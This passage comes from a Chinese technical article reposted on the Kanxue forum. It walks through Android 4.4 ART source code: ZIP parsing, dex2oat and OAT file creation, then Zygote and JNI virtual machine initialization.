27.  if  (scan_buf.get()[i]  ==  0x50  &&  Le32ToHost(&(scan_buf.get())[i])  ==
  kEOCDSignature)  {
28.  break;
29.  }
30.  }
31.  ......
32.  off64_t  eocd_offset  =  search_start  +  i;
33.  const  byte*  eocd_ptr  =  scan_buf.get()  +  i;
34.  DCHECK(eocd_offset  <  file_length);
35.  uint16_t  disk_number  =  Le16ToHost(eocd_ptr  +  kEOCDDiskNumber);
36.  uint16_t  disk_with_central_dir  =  Le16ToHost(eocd_ptr  +  kEOCDDiskNumberForCD);
37.  uint16_t  num_entries  =  Le16ToHost(eocd_ptr  +  kEOCDNumEntries);
38.  uint16_t  total_num_entries  =  Le16ToHost(eocd_ptr  +  kEOCDTotalNumEntries);
39.  uint32_t  dir_size  =  Le32ToHost(eocd_ptr  +  kEOCDSize);
```

```
40.  uint32_t  dir_offset  =  Le32ToHost(eocd_ptr  +  kEOCDFileOffset);
41.  uint16_t  comment_size  =  Le16ToHost(eocd_ptr  +  kEOCDCommentSize);
42.  ......
43.  dir_map_.reset(MemMap::MapFile(dir_size,  PROT_READ,  MAP_SHARED,  fd_,
dir_offset));
44.  ......
45.  num_entries_  =  num_entries;
46.  dir_offset_  =  dir_offset;
47.  return  true;
48.  }
```

第 1 行通过 lseek64 函数将文件描述符定位到 ZIP 文件结尾处得到文件的长度；第 3 行将 kMaxEOCDSearch 赋值给 read_amount，kMaxEOCDSearch = (kMaxCommentLen + kEOCDLen) = 65535 + 22，也就是 End of Central Directory 的最大长度，因为 Zip file comment 最大长度为 64KB，故 kMaxEOCDSearch 最大长度为 65535+22；第 5 行判断若整个 ZIP 文件的长度小于 read_amount，则将 read_amount 重新设置为 file_length 的值；第 8 行声明 scan_buf 指针用来存储读取的文件内容；第 10 行将文件描述符定位到 ZIP 文件的开头，因为在获取文件长度时将其定位到了文件结尾处，现在要重新进行定位；13 行从文件开始处连续读取 sizeof(int32_t)字节的内容到 scan_buf 中；15-18 行判断文件开头 4 个字节是否为 0x04034b50，

也就是 Local File Header 的 Signature，若不是说明该 ZIP 文件格式不正确；19 行计算 search_start 值，也就是后续 End of Central Directory 搜索的起始地址(相对于文件开头)；20 行将文件描述符定位到 search_start 处；23 行读取 search_start 之后的所有内容到 scan_buf；26-30 行开始搜索 End of Central Directory 的位置，搜索结果可以参考图 11，图中 End of Central Directory Record 没有包含 Zip file comment。注意为了方便描述，Zip file comment 长度设定为 10Bytes，另外一点要注意的是在 for 循环中比较 Signature 时是从 scan_buf 的末尾往前扫的；32 行给 eocd_offset 赋值，从图 11 中可知 End of Central Directory Record 的偏移量为 search_start + 65535 - 10，也就是 search_start + i 的值；33 行获得指向 EOCD 起始地址的指针；35-41 行完成 EOCD 中字段值的获取，可以参考 ZIP 文件结构中的介绍，其中 dir_size 表示所有 Central




图 11 End of Central Directory 搜索示意图

Directory Header 的大小，dir_offset 表示第一个 Central Directory Header 相对文件开始处的偏移地址；43 行将所有 Central Directory Header 的内容映射到内存；45-46 行给相应的成员变量赋值，保存解析到的 Central Directory Header 的个数及偏移量。

继续回到 OpenFromFd 函数，第 9 行调用 Parse 函数将 Central Directory Header 保存到名为 dir_entries_的 SafeMap 类(/art/runtime/safe_map.h)中，其中 Key 为 StringPiece 实例(StringPiece 类定义在/art/runtime /base/stringpiece.h 头文件中)，Value 为对应 Central Directory Header 映射到内存中的起始地址。Parse 函数比较简单，不再赘述。

分析完 ZipArchive::OpenFromFd 后，继续回到 dex2oat 中，21 行调用 DexFile::Open 函数，该函数定义在/art/runtime/dex_file.cc 源文件中，注意有两个 DexFile::Open 函数，一个是 const DexFile* DexFile::Open(const std::string& filename, const std::string& location)，另一个是 const DexFile* DexFile::Open(const ZipArchive& zip_archive, const std::string& location)，这里显然调用的是后者，部分代码如下：

代码:

```
1. const DexFile* DexFile::Open(const ZipArchive& zip_archive, const std::string&

location) {

2. CHECK(!location.empty());

3. UniquePtr<ZipEntry> zip_entry(zip_archive.Find(kClassesDex));

4. ......

5. UniquePtr<MemMap> map(zip_entry->ExtractToMemMap(kClassesDex));
```

```
6.  ......
7.  UniquePtr<const  DexFile>  dex_file(OpenMemory(location,  zip_entry->GetCrc32(),
map.release()));
8.  ......
9.  if  (!DexFileVerifier::Verify(dex_file.get(),  dex_file->Begin(),
dex_file->Size()))  {
10.  LOG(ERROR)  <<  "Failed  to  verify  dex  file  '"  <<  location  <<  "'";
11.  return  NULL;
12.  }
13.  if  (!dex_file->DisableWrite())  {
14.  LOG(ERROR)  <<  "Failed  to  make  dex  file  read  only  '"  <<  location  <<  "'";
15.  return  NULL;
16.  }
17.  CHECK(dex_file->IsReadOnly())  <<  location;
```

```
18.  return  dex_file.release();

19.  }
```

第 3 行调用 ZipArchive 类的 Find 函数，以文件名为 Key 找到对应 ZIP 文件中的文件并返回 ZipEntry 实例，该 ZipEntry 实例对应的内容为 Central Directory Header，其中 kClasssesDex 定义在 dex_file.cc 源码文件的第 208 行，值为”classes.dex”，也就是从/system/framework/javax.obex.jar(JAR 文件实际上也是一个 ZIP 文件)文件中找到 classes.dex 的文件。可以简单看下从 Nexus4 上 pull 下来的 javax.obex.jar，将该文件解压缩，得到的文件列表如图 12 所示，确实存在一个 classes.dex 的文件。第 5 行调用 ZipEntry 的 ExtractToMemMap 函数，该函数部分代




图 12 javax.obex.jar 解压后文件

码如下：

代码:

```
1.  MemMap*  ZipEntry::ExtractToMemMap(const  char*  entry_filename)  {

2.  std::string  name(entry_filename);

3.  name  +=  ″  extracted  in  memory  from  ″;

4.  name  +=  entry_filename;
```

```
5.  UniquePtr<MemMap>  map(MemMap::MapAnonymous(name.c_str(),NULL,

6.  GetUncompressedLength(),  PROT_READ  |  PROT_WRITE));

7.  ......

8.  bool  success  =  ExtractToMemory(map->Begin(),  map->Size());

9.  ......

10.  return  map.release();

11.  }
```

2-4 行做字符串拼接，最终字符串值为“classes.dex extracted in memory from classes.dex”；第 5 行调用 MemMap 类的 MapAnonymous(/art/runtime/mem_map.cc)创建 MemMap 的实例，其中 GetUncompressedLength 的函数代码如下，很简单，就是从 Central Directory Header 中获得代码:

```
1.  uint32_t  ZipEntry::GetUncompressedLength()  {

2.  return  Le32ToHost(ptr_  +  ZipArchive::kCDEUncompLen);

3.  }
```

uncompressed size 的值。回到 ExtractToMemMap 函数，第 8 行调用 ExtractToMemory，该函数代码如下：

代码:

```
1.  bool  ZipEntry::ExtractToMemory(uint8_t*  begin,  size_t  size)  {
2.  ......
3.  off64_t  data_offset  =  GetDataOffset();
4.  ......
5.  if  (lseek64(zip_archive_->fd_,  data_offset,  SEEK_SET)  !=  data_offset)  {
6.  PLOG(WARNING)  <<  "Zip:  lseek  to  data  at  "  <<  data_offset  <<  "  failed";
7.  return  false;
8.  }
9.  switch  (GetCompressionMethod())  {
10.  case  kCompressStored:
11.  return  CopyFdToMemory(begin,  size,  zip_archive_->fd_,
GetUncompressedLength());
12.  case  kCompressDeflated:
13.  return  InflateToMemory(begin,  size,  zip_archive_->fd_,
```

```
14.  GetUncompressedLength(),  GetCompressedLength());

15.  default:

16.  LOG(WARNING)  <<  "Zip:  unknown  compression  method  "  <<  std::hex  <<

GetCompressionMethod();

17.  return  false;

18.  }

19.  }
```

第 3 行调用 GetDataOffset 函数，该函数的作用就是从 Central Directory Header 中找到 Local File Header 的偏移量，然后从 Local File Header 中定位到 File Data 的位置，该函数部分代码如下(已忽略所有文件格式合法性检查)：

代码:

```
1.  off64_t  ZipEntry::GetDataOffset()  {

2.  ......

3.  int64_t  lfh_offset  =  Le32ToHost(ptr_  +  ZipArchive::kCDELocalOffset);

4.  ......

5.  if  (lseek64(zip_archive_->fd_,  lfh_offset,  SEEK_SET)  !=  lfh_offset)  {
```

```
6.  PLOG(WARNING)  <<  "Zip:  failed  seeking  to  LFH  at  offset  "  <<  lfh_offset;
7.  return  -1;
8.  }
9.  uint8_t  lfh_buf[ZipArchive::kLFHLen];
10.  ssize_t  actual  =  TEMP_FAILURE_RETRY(read(zip_archive_->fd_,  lfh_buf,
sizeof(lfh_buf)));
11.  ......
12.  off64_t  data_offset  =  (lfh_offset  +  ZipArchive::kLFHLen
13.  +  Le16ToHost(lfh_buf  +  ZipArchive::kLFHNameLen)
14.  +  Le16ToHost(lfh_buf  +  ZipArchive::kLFHExtraLen));
15.  ......
16.  return  data_offset;
17.  }
```

第 3 行获得该 Central Directory Header 对应的 File Local Header 的偏移量；第 5 行将 zip_archive_ 的 fd_定位到该偏移处；第 10 行从偏移处开始读取内容到 lfh_buf 中；第 12 行从 File Local

Header 中获得 File Data 的偏移，可以参考 Local File Header 的结构来看第 12 行的代码；最后返回 data_offset 值。

回到 ExtractToMemory，第 5 行根据 File Data 的偏移量，将 ZIP 文件的文件描述符定位到 File Data 起始位置；第 9 行进入 switch 语句，GetCompressionMethod 从 Central Directory Header 中获得 compression method 字段值，那么 javax.obex.jar 中 classes.dex 文件该值是多少呢？使用 010Editor 可以发现该值为 0x0008，如图 13 所示。而 kCompressStored 表示 File Data 没有压缩，仅仅是存储，其值为 0，kCompressDeflated 表示 File Data 经过压缩，其值为 8(两者都定义在/art /runtime/zip_archive.h 中)，因此 13 行的 InflateToMemory 函数会被调用，该函数主




图 13 javax.obex.jar 中 classes.dex 的 compression method 值

要完成 File Data 的解压工作，大家可以自行分析。

回到 DexFile::Open 函数中，至此已经完成了 classes.dex 文件的解压并映射到了内存中。
第 7 行调用 OpenMemory 函数，该函数代码如下：

代码:

```
1.  const  DexFile*  DexFile::OpenMemory(const  byte*  base,size_t  size,

2.  const  std::string&  location,uint32_t  location_checksum,  MemMap*  mem_map)  {

3.  CHECK_ALIGNED(base,  4);

4.  UniquePtr<DexFile>  dex_file(new  DexFile(base,  size,  location,  location_checksum,

mem_map));

5.  if  (!dex_file->Init())  {

6.  return  NULL;

7.  }  else  {

8.  return  dex_file.release();

9.  }

10.  }
```

第 4 行创建 DexFile 类的实例，完成部分成员变量的初始化，DexFile 的构造函数位于/art /runtime/dex_file.h 头文件中；第 5 行调用 Init 函数完成初始化，如 DEX 文件的 StringId，TypeId

的初始化，以及 Dex 文件的一些合法性检查工作。

DexFile::Open 函数第 9 行调用 DexFileVerifier::Verify 函数对文件进行 DEX 合法性验证；13 行设置文件禁止写；17 行检查文件是否只读，也就是进一步判断设置禁止写是否成功。

回到 dex2oat 中，在 26 行调用 dex_files.push_back(dex_file)将创建的 DexFile 实例存入 vector 中；第 30-31 行将 DEX 文件设置为可写。

总结下该部分的工作，主要完成了从 javax.obex.jar 文件中提取 classes.dex 并映射到内存，同时完成了 DEX 文件合法性的验证工作。

创建 OAT 文件

继续分析 dex2oat 的代码，接着会创建 OAT 文件，代码如下：

代码:

```
1. if (!image && (Runtime::Current()->GetCompilerFilter() !=

Runtime::kInterpretOnly)) {

2. size_t num_methods = 0;

3. for (size_t i = 0; i != dex_files.size(); ++i) {
```

```
4.  const  DexFile*  dex_file  =  dex_files[i];
5.  CHECK(dex_file  !=  NULL);
6.  num_methods  +=  dex_file->NumMethodIds();
7.  }
8.  if  (num_methods  <=  Runtime::Current()->GetNumDexMethodsThreshold())  {
9.  Runtime::Current()->SetCompilerFilter(Runtime::kSpeed);
10.  VLOG(compiler)  <<  "Below  method  threshold,  compiling  anyways";
11.  }
12.  }
13.  UniquePtr<const  CompilerDriver>
compiler(dex2oat->CreateOatFile(boot_image_option,host_prefix.get(),android_roo
t,is_host,  dex_files,oat_file.get(),  bitcode_filename,  image,  image_classes,
dump_stats,timings));
```

第 2-10 行主要从 DEX 文件中获得函数个数并判断是否达到阈值；13 行调用 CreateOatFile 函数创建 OAT 文件，创建 OAT 文件的过程过于繁琐，就不再在此一一罗列分析(主要是我不想再往坑里跳了~~)，其实 OAT 部分的内容是嵌在 ELF 格式的文件中的，Linux 下使用 file 命令

来检验下/system/framework/javax.obex.jar 转换后的文件/data/dalvik-cache/system@framework@javax.objex.jar@classes.dex，如图 14 所示。如果顺着代码逻辑走下去的话，在/art /compiler /elf_writer_quick.cc 文件中(当未定义 ART_USE_PORTABLE_COMPILER 宏时会进入 ElfWriterQuick::Create 函数)的 ElfWriteQuick::Write 函数中有一个文件格式的说明，参考 http://androidxref.com/4.4_r1/xref/a...er_quick.cc#46。而关于 OAT 部分的内容格式可以从 http://androidxref.com/4.4_r1/xref/art/runtime/oat.h 中推测出来，大致结构如图 15 所示。




图 14 经过转换后文件的格式

至此完成了 DEX 文件到 OAT 文件格式的转换，当然在 dex2oat 中还有一些其他的扫尾工作需要完成，可以参考 http://androidxref.com/4.4_r1/xref/a...dex2oat.cc#561 968 行开始处的注释及后续代码。




图 15 OAT 部分的文件结构(从上之下，从左至右)

APK 文件的转换

前文分析 dex2oat 时是针对系统库文件的转换操作，那么对于一般的 APK 文件，dex2oat 执行的流程又是怎样的呢？这里只给出基本流程，不会去详细分析，有兴趣的可以参考相关 PackageManagerService 的分析。

以/system/app 下的 APK 的转换为例，在 PackageManagerService.java 存在如下代码(1285行-1290)：

代码:

```
1. File systemAppDir = new File(Environment.getRootDirectory(), "app");

2. mSystemInstallObserver = new AppDirObserver(

3. systemAppDir.getPath(), OBSERVER_EVENTS, true, false);

4. mSystemInstallObserver.startWatching();

5. scanDirLI(systemAppDir, PackageParser.PARSE_IS_SYSTEM

6. | PackageParser.PARSE_IS_SYSTEM_DIR, scanMode, 0);
```

第 1 行创建系统 APP 的目录路径，即/system/app；第 2-4 行实现监控文件夹目录；第 5 行调用 scanDirLI 函数，该函数会对目录下的每个 APK 文件调用 scanPackageLI 函数完成 APK 的扫描工作。scanPackageLI 会调用 performDexOptLI 函数(4611 行)。在 performDexOptLI 中则会调用 Installer.dexopt 函数，后面则和前文分析/system/framework/javax.obex.jar 的转换过程是一样的了。基本流程如图 16 所示。




图 16 APK 文件 OAT 格式转换过程

总结

本文主要分析了 Android ART Runtime 的启动以及 dex2oat 的过程，OAT 文件最终其实是嵌入在 ELF 文件中。由于 ART 部分代码量比较大，很多细节都忽略了，在 ART Runtime 部分仅仅分析到了 Runtime 的启动，由于 Runtime 使用单例模式实现，开始过程的参数解析和实例化对后文 dex2oat 有一定的影响，但是并没有花时间去对参数进行一一分析，所以 dex2oat 部分可能会存在错误；另外在 dex2oat 部分没有详细分析 ELF 以及 OAT 部分内容的写入过程，有兴趣的可以自行深入分析！

注：本帖由看雪论坛志愿者 PEstone 重新将 PDF 整理排版，若和原文有出入，以原作者附件为准

Posix.getenv native 实现在：

libcore\luni\src\main\native\libcore_io_Posix.cpp

```
static jstring Posix_getenv(JNIEnv* env, jobject, jstring javaName) {
  ScopedUtfChars name(env, javaName);
  if (name.c_str() == NULL) {
    return NULL;
  }
  return env->NewStringUTF(getenv(name.c_str()));
}
```

注册在该文件底部：

```
void register_libcore_io_Posix(JNIEnv* env) {
  jniRegisterNativeMethods(env, "libcore/io/Posix", gMethods, NELEM(gMethods));
}
```

Android 4.4(KitKat) ART 初始化简析

原文地址：http://blog.csdn.net/jinzhuojun/article/details/20613075

Android KK 里引入了 ART 虚拟机作为 Dalvik 虚拟机的替代，其主要目的是把 Bytecode 的翻译优化从运行时提前到安装时，以空间换时间，从而达到更流畅的用户体验。目前，KK 中 Dalvik 仍是默认的虚拟机，但用户可以在 Developer Option 中切换到 ART 虚拟机。坊间传闻在下一版可能会转正。Dalvik 和 ART 的实现分别位于 libdvm.so 和 libart.so 这两个库。两个可以同时 build 也可以只 build 一个，通过 Makefile 中的变量 PRODUCT_RUNTIMES 来控制（https://source.android.com/devices/tech/dalvik/art.html）。ART 本质和 Dalvik 是一样的，是将 Java 的 Bytecode 翻译成 Native code。它的主要的实现代码在 AOSP 的 art 目录下，另外在 libcore/libart/下还有一部分 Java 层的实现。本文以 Zygote 中初始化的部分为例简要分析下 ART 的大体工作流程。

故事从 init.rc 开始，在 init.rc 中由这一行表示启动 zygote：

service zygote /system/bin/app_process -Xzygote /system/bin --zygote--start-system-server
init 进程根据它执行 app_process（frameworks/base/cmds/app_process/app_main.cpp），也就是 Zygote 了。Zygote 会初始化 AndroidRuntime 并调用 AndroidRuntime::start()函数：

```
223                 runtime.start("com.android.internal.os.ZygoteInit",
224                                 startSystemServer ? "start-system-server" : "");
```

AndroidRuntime::start()函数中，首先会启动 Java 虚拟机：

```
834         /* start the virtual machine */
835         JniInvocation jni_invocation;
836         jni_invocation.Init(NULL);
837         JNIEnv* env;
838         if (startVm(&mJavaVM, &env) != 0) {
839                 return;
840         }
```

这里 JniInvocation 会初始化三个重要的 Java 虚拟机接口函数（声明在/libnativehelper/include/nativehelper/jni.h）：

```
1097/*
1098 * VM initialization functions.
1099 *
1100 * Note these are the only symbols exported for JNI by the VM.
1101 */
1102jint JNI_GetDefaultJavaVMInitArgs(void*);
1103jint JNI_CreateJavaVM(JavaVM**, JNIEnv**, void*);
1104jint JNI_GetCreatedJavaVMs(JavaVM**, jsize, jsize*);
```

JniInvocation 的 Init()函数中，会根据系统属性 persist.sys.dalvik.vm.lib 用 dlopen()加载 libdvm.so 或 libart.so。这两个 so 中都 export 出了 JNI_GetDefaultJavaVMInitArgs，JNI_CreateJavaVM 和 JNI_GetCreatedJavaVMs 这三个接口函数。

```
51#ifdef  HAVE_ANDROID_OS
52static  const  char*  kLibrarySystemProperty  =  "persist.sys.dalvik.vm.lib";
53#endif
```

那这几个函数是如何 export 出来的呢？以 JNI_CreateJavaVM 为例，JniInvocation::Init()中先在库中找到这个 symbol，结果放于 JNI_CreateJavaVM_这个成员变量里：

```
92    if  (!FindSymbol(reinterpret_cast<void**>(&JNI_CreateJavaVM_),
93                                    "JNI_CreateJavaVM"))  {
94        return  false;
95    }
```

这个变量里的函数指针又是通过另一个成员函数来调用的：

```
107jint  JniInvocation::JNI_CreateJavaVM(JavaVM**  p_vm,  JNIEnv**  p_env,  void*  vm_args)  {
108    return  JNI_CreateJavaVM_(p_vm,  p_env,  vm_args);
109}
```

但这个成员函数是私有的，外界不可访问。但注意下面的同名函数被设为 JniInvocation 类的友元函数，这意味着该函数可以访问 JniInvocation 中的 private 成员。

```
136extern  "C"  jint  JNI_CreateJavaVM(JavaVM**  p_vm,  JNIEnv**  p_env,  void*  vm_args)  {
137    return  JniInvocation::GetJniInvocation().JNI_CreateJavaVM(p_vm,  p_env,  vm_args);
138}
```

这样，JNI_CreateJavaVM 就被 export 出去了。其它两个接口函数也是类似的。

接下来，AndroidRuntime::startVm()启动 Java 虚拟机。该函数先是处理一堆参数，如执行模式，checkjni 等等。大多数参数都是从 system property 里读入，最后存放到 mOptions 这个结构体里。这个函数先是初始化一坨虚拟机启动参数，最后调用 JNI_CreateJavaVM()来创建 Java 虚拟机。JNI_CreateJavaVM()的实现位于/art/runtime/jni_internal.cc。其主要任务是 Runtime 的初始化和两个关键数据结构-JavaVM 和 JNIEnv 的初始化。前者代表 Java 虚拟机，每个进程一个；后者代表 JNI 的调用环境，每个线程一个。官方解释：http://developer.android.com/training/articles/perf-jni.html

```
2897    if (!Runtime::Create(options, ignore_unrecognized)) {
2898        return JNI_ERR;
2899    }
2900    Runtime* runtime = Runtime::Current();
2901    bool started = runtime->Start();
2902    if (!started) {
2903        delete Thread::Current()->GetJniEnv();
2904        delete runtime->GetJavaVM();
2905        LOG(WARNING) << "CreateJavaVM failed";
2906        return JNI_ERR;
2907    }
2908    *p_env = Thread::Current()->GetJniEnv();
2909    *p_vm = runtime->GetJavaVM();
```

在 JavaVM 和 JNIEnv 这两个核心数据结构中，最重要的是两张函数表：

```
2979const JNIInvokeInterface gJniInvokeInterface = {
```

在 JavaVMExt 的构造函数中赋值：

```
3008    functions = unchecked_functions = &gJniInvokeInterface;
```

